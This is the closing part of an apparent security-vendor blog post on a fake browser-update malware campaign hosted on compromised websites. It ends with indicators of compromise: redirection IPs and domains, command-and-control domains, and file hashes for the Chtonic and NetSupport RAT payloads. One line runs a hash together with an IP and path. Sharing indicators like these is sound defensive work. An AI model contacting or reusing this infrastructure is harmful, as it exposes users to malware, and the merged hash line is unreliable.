Compromised websites were abused to not only redirect users but also to host the fake updates scheme, making their owners unwitting participants in a malware campaign. This is why it is so important to keep Content Management Systems up to date, as well as use good security hygiene when it comes to authentication.

<u>Malwarebytes</u> blocks the domains and servers used in this attack, as well as the final payload.

Indicators of compromise

Redirection infrastructure:

```
23.152.0[.]118
84.200.84[.]236
185.243.112[.]38
185.77.129.11
eventsbysteph[.]com
query[.]network
connect.clevelandskin[.]net
connect.clevelandskin[.]org
track.amishbrand[.]com
track.positiverefreshment[.]org
link.easycounter210[.]com
click.clickanalytics208[.]com
```

C2

```
my.gobiox[.]com
login3.kimbrelelectric[.]com (thanks @nao_sec)
```

Dropped binaries:

Chtonic

6f3b0068793b277f1d948e11fe1a1d1c1aa78600712ec91cd0c0e83ed2f4cf1f94.100.18[.]6/3.bin

NetSupport RAT

4d24b359176389301c14a92607b5c26b8490c41e7e3a2abbc87510d1376f4a87